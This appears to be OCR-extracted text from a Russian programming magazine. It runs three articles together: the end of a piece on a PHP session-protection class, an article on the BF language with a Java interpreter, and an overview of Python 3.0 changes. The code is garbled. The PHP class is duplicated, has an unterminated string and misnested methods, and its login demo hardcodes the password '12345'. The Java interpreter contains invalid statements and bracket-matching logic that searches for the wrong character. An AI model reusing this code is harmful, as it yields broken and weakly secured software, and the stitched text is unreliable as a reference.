Воспользуемся приведенными выше теоретическими выкладками для написания собственного класса управления сессиями, гарантирующего приемлемый уровень безопасности. Создавать экземпляр класса в нашей ситуации нет необходимости, поэтому все методы класса будут статическими.

```
<?php
/* Класс для управления сессиями */
class Session {

    const browserSignRandHash = 'W2452Sfdxrf3#';
    const browserSignKeyName = '__app_session_fp';

    const cookieName = 'PSID'; // Имя cookie сессии
    const lifetime = 0; // Cookie существует
    // до закрытия окна браузера
    const path = '/'; // Путь cookie
    const domain = ''; // Домен
    const secure = false; // Использовать HTTPS
    // для установки cookie
    const httponly = true; // Использовать HTTP-only
    // cookie

    /* Метод для старта сессии */
    public static function start() {

        // Принимать идентификатор сессии только из cookie
        // (лучше прописать соответствующие директивы
        // в php.ini)
        @ini_set('session.use_trans_sid', false);
        @ini_set('session.use_only_cookies', true);

        // Устанавливаем собственное имя cookie, хранящей
        // ID сессии
        session_name(self::cookieName);

        // Задаем параметры cookie для хранения
        // идентификатора сессии
        session_set_cookie_params(self::lifetime,
            self::path, self::domain,
            self::secure, self::httponly);

        session_start();

        // Вычисляем подпись браузера
        $browserSign = self::getBrowserSign();

        // новая сессия или нет
        if(isset($_SESSION[self::browserSignKeyName])) {

            // Проверим подпись браузера и значение
            // из сессии
            if($_SESSION[self::browserSignKeyName] !=
                $browserSign) {

                // Попытка взлома
                $error = 'Browser sign do not match:
                in session = [' . $_SESSION
                [self::browserSignKeyName] . '
                users = [' . $browserSign . '];

                // уничтожаем сессию
                self::destroy();

                // Обрабатываем ошибку
                die($error);
            }
        } else {
            // Создана новая сессия
            $_SESSION[self::browserSignKeyName] =
                $browserSign;

            // Изменяем идентификатор сессии
            self::changeId();
        }

        public static function changeId() {
            session_regenerate_id(true);
        }

        public static function destroy() {
            session_unset();
            session_destroy();
            $_SESSION = array();
        }

        private static function getBrowserSign() {
            return MD5(self::browserSignRandHash .
                $_SERVER['HTTP_USER_AGENT']);
        }
    }
?>
```

```

        // уничтожаем сессию
        self::destroy();

        // Обрабатываем ошибку
        die($error);
    }
} else {
    // Создана новая сессия
    $_SESSION[self::browserSignKeyName] =
        $browserSign;

    // Изменяем идентификатор сессии
    self::changeId();
}

public static function changeId() {
    session_regenerate_id(true);
}

public static function destroy() {
    session_unset();
    session_destroy();
    $_SESSION = array();
}

private static function getBrowserSign() {
    return MD5(self::browserSignRandHash .
        $_SERVER['HTTP_USER_AGENT']);
}
}
?>
```

Рассмотрим пример использования класса `Session` для авторизации пользователя:

```
<?php
// Пример использования класса для управления сессиями
include "Session.php";

Session::start();

if($_REQUEST['login'] == 'root' &&
    $_REQUEST['password'] == '12345') {
    Session::changeId();
    $_SESSION['isAdmin'] = true;
    echo 'Вы успешно прошли авторизацию';
} else {
    $_SESSION['isAdmin'] = false;
    echo 'Ошибка в имени или пароле!';
}
?>
```

Класс `Session` обеспечивает приемлемый уровень защиты против кражи или подмены сессии, но не защищает от «отравленных» сессий и не является идеальным решением для всех проектов. Разные типы приложений требуют разных мер безопасности, поэтому для реального проекта необходимо определить основные источники угроз и модифицировать класс таким образом, чтобы обеспечить адекватные меры защиты.

1. Механизм работы с сессиями в PHP – <http://php.net/manual/en/book.session.php>.
2. Описание атаки «подмена сессии» – <http://shiflett.org/articles/session-fixation>.
3. Описание атаки «кража сессии» – <http://shiflett.org/articles/session-hijacking>.
4. Описание атаки «отравление сессии» – http://en.wikipedia.org/wiki/Session_poisoning.
5. Хранение сессии в базе данных – <http://shiflett.org/articles/storing-sessions-in-a-database>.

Обманчивая простота языка BF: генезис или мутация?

Алексей Вторников

Обычно новый язык программирования является либо стремлением увеличить эффективность программирования (сравните: машинные коды → ассемблеры → Fortran → Algol → ...), либо как ответ на недостаточность выразительных средств существующих языков для решения сложных задач обработки информации – списков, графов, деревьев, логических выводов... (IPL-V, Lisp и функциональное программирование, Snobol, Prolog и др.). Бывает, новый язык программирования рождается в процессе исследовательской работы (например, SQL). Тема настоящей статьи – язык программирования, чье появление во многом обусловлено интеллектуальной «шалостью» его создателя. В отличие от большинства таких забав, быстро появляющихся и еще быстрее исчезающих, та, которой посвящена эта статья, благополучно живет и развивается.

Немного истории

Язык программирования, о котором идет речь, никак нельзя назвать молодым – ему уже больше полутора десятков лет. В 1993 году швейцарский программист Урбан Мюллер (Urban Muller) задался целью разработать язык программирования с минимально возможным объемом компилятора (согласитесь, необычная обратная задача: разработать не компилятор для языка, а язык для компилятора так, чтобы размер последнего не превышал наперед заданного объема). Предполагаемый предельный объем компилятора

составлял жалкие 1024 байта, но эта цель была перевыполнена: длина оригинального компилятора Мюллера, написанного на ассемблере для компьютера Amiga, составила всего 240 байт. Правда, исходный язык программирования получился весьма необычным – кое-чем пришлось «пожертвовать».

Язык включал в себя всего восемь примитивных команд и требовал от программиста мобилизации серьезных интеллектуальных усилий при написании программ, из-за чего и получил недвусмысленное название Brainfuck. Переводить это назва-

ние с английского на русский я не рискну – оно звучит откровенно неприлично (по-английски, впрочем, тоже). Видимо, именно поэтому достаточно быстро оригинальное название языка сократили до BF.

Чтобы понять, почему язык получил такое необычное имя, давайте рассмотрим его описание. В отличие от подавляющего большинства других языков программирования, чьи описания нередко занимают сотни страниц, описание BF очень компактно. Это, разумеется, не означает, что программирование на BF простое занятие – как раз

несколько упрощен (в частности, не предпринимаются никакие действия при выходе за границы памяти и переполнении). Тех читателей, которые хотели бы написать свой интерпретатор или посмотреть его реализацию на других языках программирования, отсылаю к ссылкам в конце статьи (кстати, я сам оттуда же позаимствовал многие идеи и приемы).

```
// Интерпретатор BrainFuck
import java.io.*;

public class BrainFuck {
    private final int MEMORY_SIZE = 32767; // Объем памяти
    private char [] code; // Текст программы
    private byte [] memory; // Память
    private int pc; // Программный счетчик
    private int pointer; // Текущая ячейка памяти
    private int level; // Уровень вложенности [ и ]

    // Конструктор класса
    public BrainFuck (File f) throws IOException {
        code = open (f).toCharArray ();
        cleanCode ();
        checkBrackets ();
        // Инициализировать память и программный счетчик
        memory = new byte [MEMORY_SIZE];
        for (int i = 0; i < MEMORY_SIZE; i++) memory [i] = 0;
        pc = pointer = 1 = 0;
        interpret ();
    }

    // Собственно, интерпретатор
    private void interpret () {
        for (pc = 0; pc < code.length; pc++) {
            switch (code [pc]) {
                case '>': incrementPointer (); break;
                case '<': decrementPointer (); break;
                case '+': incrementByteAtPointer (); break;
                case '-': decrementByteAtPointer (); break;
                case '.': output (); break;
                case ',': input (); break;
                case '[': startJump (); break;
                case ']': endJump (); break;
            }
        }

        // Указатель на ячейку вправо
        public void incrementPointer () {
            if (++pointer > MEMORY_SIZE)
                System.out.println ("Выход за пределы памяти: " +
                    + MEMORY_SIZE);
        }

        // Указатель на ячейку влево
        public void decrementPointer () {
            if (--pointer < 0)
                System.out.println ("Ошибка адресации указателя");
        }

        // Увеличить значение ячейки под указателем на 1
        public void incrementByteAtPointer () {
            ++memory [pointer];
        }

        // Уменьшить значение ячейки под указателем на 1
        public void decrementByteAtPointer () {
            --memory [pointer];
        }

        // Распечатать содержимое ячейки памяти под указателем
        public void output () {
            byte [] out = {memory [pointer]};
            String s = new String (out);
            System.out.print(s);
        }

        // Ввести значение в ячейку памяти под указателем
        public void input () {
            BufferedReader stream = new BufferedReader (
                new InputStreamReader (System.in));
            try {
                String str = stream.readLine ();
                byte [] in = str.getBytes ();
            }
        }
    }
}
```

```
memory [pointer] = in [0];
} catch (IOException e) {System.out.println (
    "Ошибка чтения");}

}

// // Если 0, то сдвинуться вперед до парной «]»
public void startJump () {
    if (memory [pointer] == 0) {
        pc++;
        while (level > 0 || code [pc] != '[') {
            if (code [pc] == '[') level++;
            if (code [pc] == ']') level--;
            pc++;
        }
    }
}

// Если не 0, то сдвинуться назад к парной «[»
public void endJump () {
    if (memory [pointer] != 0) {
        pc--;
        while (level > 0 || code [pc] != '[') {
            if (code [pc] == '[') level++;
            if (code [pc] == '[') level--;
            pc--;
        }
    }
}

// Открыть файл с исходным текстом программы
// на BrainFuck
private String open (File f) {
    String s = "";

    try {
        String line = "";
        BufferedReader br = new BufferedReader (
            new FileReader (f));
        while ((line = br.readLine ()) != null) {
            if (line.length () > 0) {
                line = line.trim ();
            }
            s += line;
        }
        br.close();
    } catch (IOException ioe) {
        ioe.printStackTrace (); System.exit (0);
    }
    return s;
}

// Удалить из исходного текста программы
// «лишние» символы
private void cleanCode () {
    String newCode = "";

    for (int i = 0; i < code.length; i++) {
        if (code [i] == '.' || code [i] == ',' ||
            code [i] == '+' || code [i] == '-' ||
            code [i] == '<' || code [i] == '>' ||
            code [i] == '[' || code [i] == ']') {
            newCode += code [i];
        }
    }
    code = newCode.toCharArray ();
}

// Проверить баланс скобок «[» и «]»
public void checkBrackets () {
    int counter = 0;

    for (int i = 0; i < code.length; i++) {
        switch (code [i]) {
            case '[': counter++; break;
            case ']': counter--; break;
        }
    }
    // Если counter не 0, то скобки «[» и «]»
    // несбалансированы
    if (counter > 0) {
        System.out.println ("Слишком много [");
        System.exit (0);
    }
    if (counter < 0) {
        System.out.println ("Слишком много ]");
        System.exit (0);
    }
}
}
```

```
// Точка входа...
public static void main (String [] args) {
    if (args.length > 0) {
        try (new BrainFuck (new File (args [0]));)
        catch (IOException ioe) {
            ioe.printStackTrace ();
            System.exit (0);
        }
    } else {
        System.out.println ("Синтаксис: java BrainFuck исходный_файл");
        System.exit (0);
    }
}
```

Учитывая простоту синтаксиса BF, интерпретатор реализован что называется «в лоб».

В точке входа (метод main()) считывается имя файла с исходным текстом BF-программы. Содержимое файла сохраняется в строку, из которой удаляются все символы, не относящиеся к языку BF (метод cleanCode()); после такой «очистки» интерпретировать программу гораздо проще. Метод checkBrackets() сканирует эту строку и проверяет в нем баланс скобок «[» и «]» стандартным методом счетчика.

Если скобки сбалансированы, то инициализируются область памяти, программный счетчик и указатель памяти, после чего начинается интерпретация кода (метод interpret()). Интерпретатор считывает команду за командой, передает управление соответствующему методу и увеличивает значение программного счетчика.

Обратите внимание на методы startJump() и endJump(): их назначение – поиск в исходном коде парных скобок (соответственно, поиск «[» и «]») и корректировка значения программного счетчика (причем корректировка может происходить как в сторону увеличения, так и уменьшения – все зависит от того, какая скобка ищется). Переменная level отслеживает уровень вложенности и помогает искать парную скобку.

Заключительные замечания

Разумеется, язык BF абсолютно не практичен, но если вы ищете способ изысканно и нестандартно сойти с ума, то трудно найти что-либо сравнимое.

Замечу, что с математической точки зрения язык BF полон по Тьюрингу, то есть при наличии достаточного объема памяти с его помощью можно вычислить все то, что может вычислить машина Тьюринга. И, следовательно, возможности языка BF не слабее возможностей любых других языков программирования, таких, к примеру, как ассемблер, C, Java и прочее. В это непросто поверить, но математика, из которой следует заключение (теория вычислимости и рекурсивных функций), не нуждается в вере. Язык BF, при всей его непрактичности, может служить примером (причем, еще не

самым простым) так называемых «базисов» – минимальных конструкций, используемых для исследования алгоритмов и построении теоретических моделей вычислимых функций. Это, однако, совсем другая история.

Напоследок (для тех, у кого остаются сомнения в возможностях языка BF) привожу результат работы BF-программы, строящей фрактальное множество Бенуа Мандельброта (см. рис. 2).

Вот, собственно, и все. Если читатель имеет склонность к решению сложных задач, то язык BF, пожалуй, способен удовлетворить такой взыскательный вкус. Желаю этому читателю успехов и открытий в освоении такого удивительно простого и одновременно такого сложного языка программирования, как BF.

1. <http://en.wikipedia.org/wiki/Brainfuck> – общее введение в BF с иллюстративными примерами.
2. http://www.nettwerked.net/K-1ine_44.txt – прекрасное описание BF, написанное программистом и для программистов.
3. <http://esoteric.sange.fi/brainfuck> – богатая коллекция интерпретаторов, компиляторов и исходных текстов BF-программ.
4. http://community.livejournal.com/ru_brainfucker – русскоязычное сообщество по языку BF. Много интересных и полезных сведений не только по BF, но и по другим так называемым «эзотерическим» языкам программирования.
5. <http://bf.kzn.ru> – еще один сайт на русском языке, посвященный языку BF. Здесь вы найдете интересную информацию, рекомендую посетить.
6. <http://mozaika.com.au/oleg/zhur/mozg10r1.html> – ссылка для настоящих любителей вывернуть мозг наизнанку. В статье О. Мазонки и Д. Кристофани рассматривается и исчерпывающим образом разбирается самоинтерпретатор языка BF (интерпретатор языка BF, написанный на нем же).




Рисунок 2. Фрактальное множество Бенуа Мандельброта, построенное BF-программой

С новым Python 3000!

*Сейчас лучше, чем никогда.
Хотя зачастую лучше никогда, чем прямо сейчас.*

*Тим Питерс, The Zen of Python, PEP-20
(<http://www.python.org/dev/peps/pep-0020>)*

Сергей Супрунов

Революция, о которой так долго говорили «пайтонисты», свершилась! В ночь с 3 на 4 декабря 2008 года было официально объявлено о выходе Python 3.0 final, известного также под именами Python 3000 и Py3k.

Язык Python увидел свет в 1991 году и по сей день достаточно активно развивается. Одной из особенностей этого развития всегда являлось стремление разработчи-

ков языка избегать значительных модификаций, сохраняя, насколько это возможно, совместимость с кодом, разработанным для предыдущих версий. На просьбы же внести в язык из-

менения, способные повлиять на поведение существующих python-программ, Гвидо ван Россум, «главный идеолог» языка, обычно отшучивался, что эти изменения планируется внести в ре-

лиз Python 3000, намекая на очень отдалённый год его выпуска. Теперь будущее наступило.

Обзор основных изменений

Новшествами, описанными в этом разделе, список изменений, внесённых в версию 3.0 языка Python, не исчерпывается – здесь приведены лишь наиболее заметные из них. Дополнительную информацию можно будет получить на странице документации: <http://docs.python.org/3.0>.

Оператора print больше нет

Наиболее серьёзная «утрата», поскольку этот оператор вывода используется практически везде. В 3.0 его уже не существует – для вывода переменных следует использовать одноимённую функцию `print()`. Представляю, насколько тяжело далось разработчикам языка это решение – сломать такой привычный «инструмент». Но зато функция предоставляет возможность более гибко управлять своей работой с помощью именованных параметров, а также лучше вписывается в общий стиль программы, поскольку позволяет обойтись без «нетрадиционных» синтаксических конструкций вроде:

```
print >>sys.stderr, 'Error'
```

Теперь аналогичная задача будет решаться обычной функцией:

```
print('Error', file=sys.stderr)
```

Среди прочих параметров – `sep`, позволяющий изменить символы-разделители нескольких аргументов (по умолчанию – пробел), и `end`, задающий символы, добавляемые в конец вывода (по умолчанию – символ новой строки):

```
>>> print(1, 2, 3)
```

```
1 2 3
```

```
>>> print(1, 2, 3, sep='>', end='!!!\n')
```

```
1>2>3!!!
```

Кроме того, нужно учитывать и ряд отличий в поведении оператора `print` и новой функции `print()`. Например, в обоих случаях аргументы выводятся по умолчанию через пробел, однако в операторе поддерживаются так называемые программные пробелы (`softspaces`), когда реальный пробел отображается только в том случае, если предыдущий символ – не перенос строки. Функция `print()` отображает пробелы всегда. Пример:

```
(2.5)>>> print 'Один', 'Два\n', 'Новая строка'
```

```
Один Два
Новая строка
```

```
(3.0)>>> print('Один', 'Два\n', 'Новая строка')
```

```
Один Два
Новая строка
```

Сразу успокою читателей, что в ходе миграции вручную заменять оператор на функцию не придётся – эта задача

выполняется специально разработанной утилитой `2to3` (чуть подробнее о ней будет сказано ниже).

Здесь же отмечу, что функция ввода `raw_input()` переименована в `input()`.

Метод format() вместо «%»

Мы все привыкли к конструкциям типа:

```
print 'Итого: %d' % total
```

когда в строке задаются «знакоместа», которые при выводе замещаются значениями переменных, перечисленных в кортеже (`tuple`) после символа «%». Основным недостатком оператора «%» является то, что это бинарный оператор, т.е. он способен принимать только два операнда. Кроме того, имеет место «перекрывание» некоторых функций данного оператора и типа `string`, что усложняет реализацию. Поэтому, хотя в версии 3.0 этот синтаксис сохраняется, имеет смысл отвыкать от него уже сейчас, поскольку в Python 3.1 он, скорее всего, будет объявлен устаревшим. Теперь следует использовать более универсальный и гибкий метод `format()`:

```
print('Итого: {0} {1}'.format(total, currency))
```

Цифра в фигурных скобках означает порядковый номер позиционного аргумента метода. Можно использовать также именованные аргументы:

```
print('Итого: {sum} {0}'.format(currency, sum=total))
```

Помимо просто заполнения знакоместа поддерживаются практически все возможности прежнего форматирования, а также добавлены новые (вдаваться в подробности сейчас не буду, детали можно найти в документе PEP-3101 – <http://python.org/dev/peps/pep-3101>). На мой взгляд, синтаксис этого метода тоже сложно назвать простым и понятным, но всё же он лучше соответствует общему стилю языка.

В ряде случаев для форматированного вывода удобно использовать встроенную функцию `format()` вместо `print()`:

```
>>> format(2/3, '8.3f')
```

```
' 0.667'
```

Расширить возможности форматирования можно, определив в своих классах метод `__format__()`. Также этот метод поддерживается практически всеми встроенными классами:

```
>>> 1.2.__format__('.5f')
```

```
'1.20000'
```

Целые числа

В версии 3.0 прекращено деление целых чисел на «`int`» и «`long`» (процесс унификации этих типов был начат достаточно давно, но окончательно завершился лишь с выходом Python 3) – теперь все целые будут обрабатываться как `long`. Это не могло не сказаться на быстродействии (по сло-

Целочисленное деление

Одной из наиболее обсуждаемых особенностей Python являлось «целочисленное деление». До версии 3.0 оператор «/», оба операнда которого являлись целыми числами, возвращал также целое число (как это происходит в языке Си). То есть выражение «2/4» давало в результате «0» вместо ожидаемого многими «0.5». Особенно это выглядело нелогичным с учётом динамической типизации в Python. Проблему признавали многие, в том числе и ван Россум, поэтому уже с версии 2.2 в язык

вам Гвидо ван Россума, производительность на некоторых тестах упала на 10%), но такую жертву разработчики, видимо, сочли приемлемой ради улучшения «архитектуры» языка.

Кроме того, пресловутая операция деления – «/» – отныне будет вести себя согласно здравому смыслу: теперь «3/5» будет возвращать «0.6», а не «0». Для целочисленного деления следует использовать специальный оператор – «//» (см. врезку «Целочисленное деление»).

Также изменён синтаксис восьмеричных чисел: вместо записи 0640 следует использовать 0o640, по аналогии с записью шестнадцатеричного кода. Чтобы «отловить» возможные ошибки, вызванные привычкой, любые числа, начинающиеся с нуля без последующей буквы, в 3.0 возвращают ошибку синтаксиса:

```
>>> 0640
416

>>> 0640
File "<stdin>", line 1
0640
^
SyntaxError: invalid token
```

Плюс к этому добавлены формат для записи двоичных чисел – 0b1010 – и соответствующая функция bin().

Дорогу итераторам

В Python 3.0 прослеживается тенденция к повсеместному отказу от списков в пользу итераторов.

Наиболее просто эту концепцию можно пояснить на примере функций range() и xrange(). В версиях 2.x обе функции присутствуют – первая возвращает список целых чисел от нуля

был добавлен явный оператор целочисленного деления – «//», и программистам рекомендовалось использовать в своём коде именно его, избегая оператора «/». Это должно было сделать перевод данного оператора в будущих версиях на «действительное» поведение достаточно безболезненным, однако в пределах одной ветви на такое новшество команда разработчиков не решалась. В Python 3.0 этот шаг был сделан, и теперь случайных и трудно отлавливаемых ошибок в коде должно стать немного меньше.

до значения, переданного функции в качестве аргумента, вторая – объект класса xrange, ведущий себя подобно итератору:

```
>>> print range(5)
[0, 1, 2, 3, 4]

>>> print xrange(5)
xrange(5)
```

Отличие заключается в следующем: список сразу размещается в памяти, в то время как итератор является особым объектом, который предоставляет значения по мере необходимости. С одной стороны, использование итераторов снижает требования к памяти (особенно для больших списков), но с другой – может увеличивать вычислительную нагрузку и в ряде случаев может сказываться на быстродействии.

Так вот, в версии 3.0 разработчики языка, похоже, решили, что списки есть зло, и очень многие методы, ранее возвращавшие их (например, функции filter(), map(), уже упомянутая range()), теперь возвращают объекты-итераторы. Аналогично ведут себя методы словарей keys(), values(), items(), также возвращающие итерируемые объекты вместо списков (однако нужно иметь в виду, что это не отдельные итераторы, а специальные объекты, отслеживающие изменения в словаре).

При необходимости преобразование в список можно выполнить встроенной функцией list:

```
>>> d = {'a': 'A', 'b': 'B', 'c': 'C'}
>>> d.keys()
<dict_keys object at 0x00E8FBC0>
```

```
>>> list(d.keys())
```

```
['a', 'b', 'c']
```

Здесь же отмечу, что словари больше не имеют метода has_key() – теперь проверить наличие нужного ключа можно с помощью оператора in:

```
>>> 'a' in d
```

```
True
```

```
>>> 'A' in d
```

```
False
```

Одним из следствий перехода к итераторам является невозможность применять операцию «среза» непосредственно к результату метода. Да и прочие методы списков (append, count, reverse, sort, extend и т. п.) работать уже не будут. Разработчики языка рекомендуют изменить свои скрипты таким образом, чтобы эти методы не требовались. Если уж совсем никак – используйте функцию list(), чтобы преобразовать итератор в список.

Да здравствует Unicode!

До версии 3.0 исходный код на языке Python рассматривался интерпретатором по умолчанию как ASCII-текст. Национальные символы вызывали ошибку интерпретатора, и для их использования кодировку требовалось указывать явно:

```
#!/usr/local/bin/python
# -*- coding: koi8-r -*-
```

В новой версии основным стандартом кодирования является Unicode. Следствия этого:

- Исключён префикс u" для строк в Unicode.
- Добавлен префикс b" для «бинарных» строк, которые будут интерпретироваться побайтно.
- Допускается использование символов национальных алфавитов не только в строковых константах, но и в именах переменных, функций, методов и т. п.
- При чтении файлов по умолчанию будет выполняться преобразование в Unicode; для считывания «сырого» содержимого файла следует открывать его с явным указанием режима «b»:

```
open(file, 'rb')
```

- Пользователям UNIX-подобных систем следует более внимательно относиться к переменной окружения LANG (или LC_CTYPE) – именно ей интерпретатор будет руководствоваться при работе с именами файлов, заданных в национальной кодировке, и в ряде других случаев. (Пользователям Windows чуть проще, так как эта ОС уже хранит имена файлов в Unicode.)
- Функция repr() и метод строк __repr__() больше не выполняют преобразование «неASCII»-кода в escape-последовательности (в Python 2.5 функция repr('строка') возвратит «'\xe1\xe2\xe0\xae\xaa\xa0'», в то время как в 3.0 – «'строка'»). Escape-последовательности сохранились только для управляющих символов – «\n», «\t» и ряда других.

Подробности вы найдёте в следующем документе: <http://docs.python.org/3.0/howto/unicode.html#unicode-howto>.

Никаких исключений для исключений

Исключения (Exceptions) стали полностью «объектно-ориентированными». Теперь даже оператор raise требует в качестве аргумента только объект, являющийся потомком по крайней мере класса BaseException; использование простых строковых сообщений не допускается (хотя и в 2.5 оператор «raise 'Error message'» уже выполняется с предупреждением):

```
>>> raise 'Error message'
__main__:1: DeprecationWarning: raising a string exception is deprecated
Traceback (most recent call last):
  File "<stdin>", line 1
TypeError: exceptions must derive from BaseException

>>> raise Exception, 'Error message'
File "<stdin>", line 1
  raise Exception, 'Error message'
      ^
SyntaxError: invalid syntax

>>> raise Exception('Error message')
File "<stdin>", line 1, in (module)
Exception: Error message
```

Естественно, вы можете использовать и собственные классы исключений, но они обязательно должны являться наследниками класса BaseException (как правило, в общих случаях в качестве базового используют класс Exception).

Обратите внимание и на некоторые изменения синтаксиса. В Python 2.x вы могли вызвать исключение следующим образом:

```
raise Exception, message, traceback
```

где:

- **Exception** – объект-исключение;
- **message** – выводимое сообщение об ошибке;
- **traceback** – вывод обратной трассировки.

Теперь message следует передавать как аргумент Exception, параметр traceback больше не поддерживается (если он вам нужен, можете переопределить атрибут __traceback__ в классе исключения):

```
raise Exception(message)
```

Также в операторе «try – except» вместо:

```
except Exception, var
```

нужно использовать синтаксис:

```
except Exception as var
```

Теперь поддерживаются так называемые цепочки исключений – при возникновении исключения в блоке except или finally оператора «try – except – finally» доступ к первоначальному исключению можно получить через атрибут __context__.

Если в некоторой переменной (допустим, exceptvar) сохранён объект исключения, то цепочку исключений можно вызвать и явно:

```
raise Exception() from exceptvar
```

В этом случае первоначальное исключение exceptvar сохраняется в атрибуте __cause__ объекта Exception.

Закат «классических» классов

Изначально в языке Python классы и типы, несмотря на внешнее сходство, имели различное внутреннее устройство, что не позволяло выполнять наследование от типов. В Python 2, дополнительно к этим «классическим» классам, были добавлены «новые» – чтобы использовать их возможности, требовалось явное наследование от класса object. Теперь «классические» классы исключены из языка, и любой класс (в том числе и пользовательский без явного указания родительского класса) работает как «новый».

Прочие «мелочи»

Появился синтаксис «расширенной распаковки», упрощающий развёртывание списка или значений итерируемого объекта в отдельные переменные. Пример:

```
>>> s = 'serg*:1006:1006:Suprunov:/home/serg:/usr \
/local/bin/bash'
>>> login, *tmp, shell = s.split(':')
>>> login
'serg'

>>> shell
'/usr/local/bin/bash'

>>> tmp
['*', '1006', '1006', 'Suprunov', '/home/serg']
```

То есть с начала и/или с конца списка можно выбрать нужные значения, а всё остальное записать в один список. Особенно этот синтаксис удобен, когда приходится разбивать строки с неопределённым числом элементов, в которых нужны лишь один-два первых элемента.

Исключён модуль sets, осуществлявший работу с множествами. Вместо него нужно использовать встроенный тип set:


```
tariffs = set(('Повременный', 'Комбинированный', 'Безлимитный'))
```

То же самое можно сделать и с использованием нового синтаксиса для множеств:

```
tariffs = {'Повременный', 'Комбинированный', 'Безлимитный'}
```

Исключён оператор неравенства «<>». Теперь поддерживается только «!=».

Операции сравнения несовместимых типов (например, числа со строкой) теперь будут возвращать ошибку `TypeError`.

Расширился список зарезервированных слов. К нему добавлены: `nonlocal`, `True`, `False`, `None`, `as`, `with` и прочие. Не забывайте сверяться с документацией.

Ряд стандартных модулей сменил название на более соответствующее общепринятым соглашениям. Например, `ConfigParser` переименован в `configparser`, `SocketServer` – в `socketserver`, и т.п. Некоторые близкие по функциональности модули объединены в пакеты (например, модули `BaseHTTPServer`, `SimpleHTTPServer`, `CGIHTTPServer`, `httplib`, `Cookie`, `cookielib` теперь объединены в пакет `http`, включающий модули `client`, `server`, `cookies` и `cookiejar`).

Вопросы миграции

Как видите, изменения довольно серьёзные, и ваш нынешний код с вероятностью 99,9% в Python 3.0 работать не будет:

- если вы используете оператор `print`, интерпретатор вернёт ошибку;
- если вы не прислушивались к рекомендации использовать для целочисленного деления оператор «//» вместо «/», то ваш код может работать неправильно;
- если вы активно используете вывод методов словарей `keys()`, `values()` и т. п. именно как списки, ваш код не будет работать;
- многие функции, связанные с преобразованием строк в разные кодировки, будут работать неправильно либо не будут работать вообще;
- даже если ни под один из вышеприведённых случаев ваш код не подпадает, наверняка найдётся ещё что-нибудь, что не позволит ему нормально работать в Python 3.

Таким образом, вам придётся выбирать между двумя альтернативами: продолжать использование 2-й версии языка либо модифицировать свой код под новые синтаксические требования.

Первая альтернатива целесообразна для больших проектов, которые находятся в высокой степени готовности либо уже работают. Также нет особого смысла переносить на новую версию код, жизненный цикл которого не превышает одного-двух лет, поскольку полноценная поддержка 2-й версии языка будет продолжаться ещё довольно долго. Кроме того, не следует сбрасывать со счетов некоторую «сырость» интерпретатора версии 3.0, а также запаздывание поддержки версии 3.0 в библиотеках и модулях сторонних разработчиков (например, на момент подготовки статьи библиотека `Python Image Library` для Python 3.0 на сайте разработчика не упоминалась).

А вот для проектов с продолжительным жизненным циклом, находящихся на начальных этапах разработки, имеет смысл осуществить миграцию на новую версию и вести дальнейшую разработку уже с учётом её особенностей.

Что же касается небольших скриптов, то здесь вопрос сводится, скорее, к личному интересу – если есть желание «поиграться» с новой версией, то можно заняться миграцией. Если вы сторонник принципа «пока работает – не трогай», то можно смело подождать момента, когда ваши скрипты «перестанут работать», а это произойдёт ещё очень не скоро.

Если вы всё-таки решили выполнять миграцию, то Гвидо ван Россум рекомендует следующую последовательность действий:

- Желательно использовать хорошие автоматические тесты.
- Обновиться до версии 2.6 и добиться безошибочной работы вашего кода с этой версией интерпретатора. Поскольку в рамках 2-й ветви разработчики придерживаются принципа обратной совместимости, то серьёзных проблем у вас на этом этапе возникнуть не должно.
- (Все ещё с Python 2.6.) Добавить ключ «-3» в командах вызова интерпретатора, то есть из командной строки запускать скрипты командой:

```
python -3 script.py
```

Благодаря этому интерпретатор переключится в режим предупреждения о несовместимости с версией 3.0, и на консоль вы будете получать сообщения о тех синтаксических конструкциях, которые нужно будет модифицировать. Здесь придётся поработать, корректируя код до тех пор, пока не останется ни одного предупреждения.

- Теперь вы готовы к миграции. Пропустите ваш код через специальную утилиту `2to3` (её вы найдёте в каталоге `Tools/scripts` дистрибутива, описание использования можно почитать по адресу <http://docs.python.org/3.0/library/2to3.html#to3-reference>), которая выполнит большинство рутинных синтаксических преобразований, таких как замена оператора `print` функцией `print()`.
- Настало время попробовать запустить код под интерпретатором 3-й версии. 100-процентную гарантию безошибочности вам никто не даст, поэтому всестороннее тестирование по-прежнему необходимо. Однако здесь корректив должно потребоваться немного.

В награду за выполненную работу вы получите возможность пользоваться преимуществами новой версии (а также терпеть её недоработки, если таковые будут выплывать).

Не останавливаясь на достигнутом...

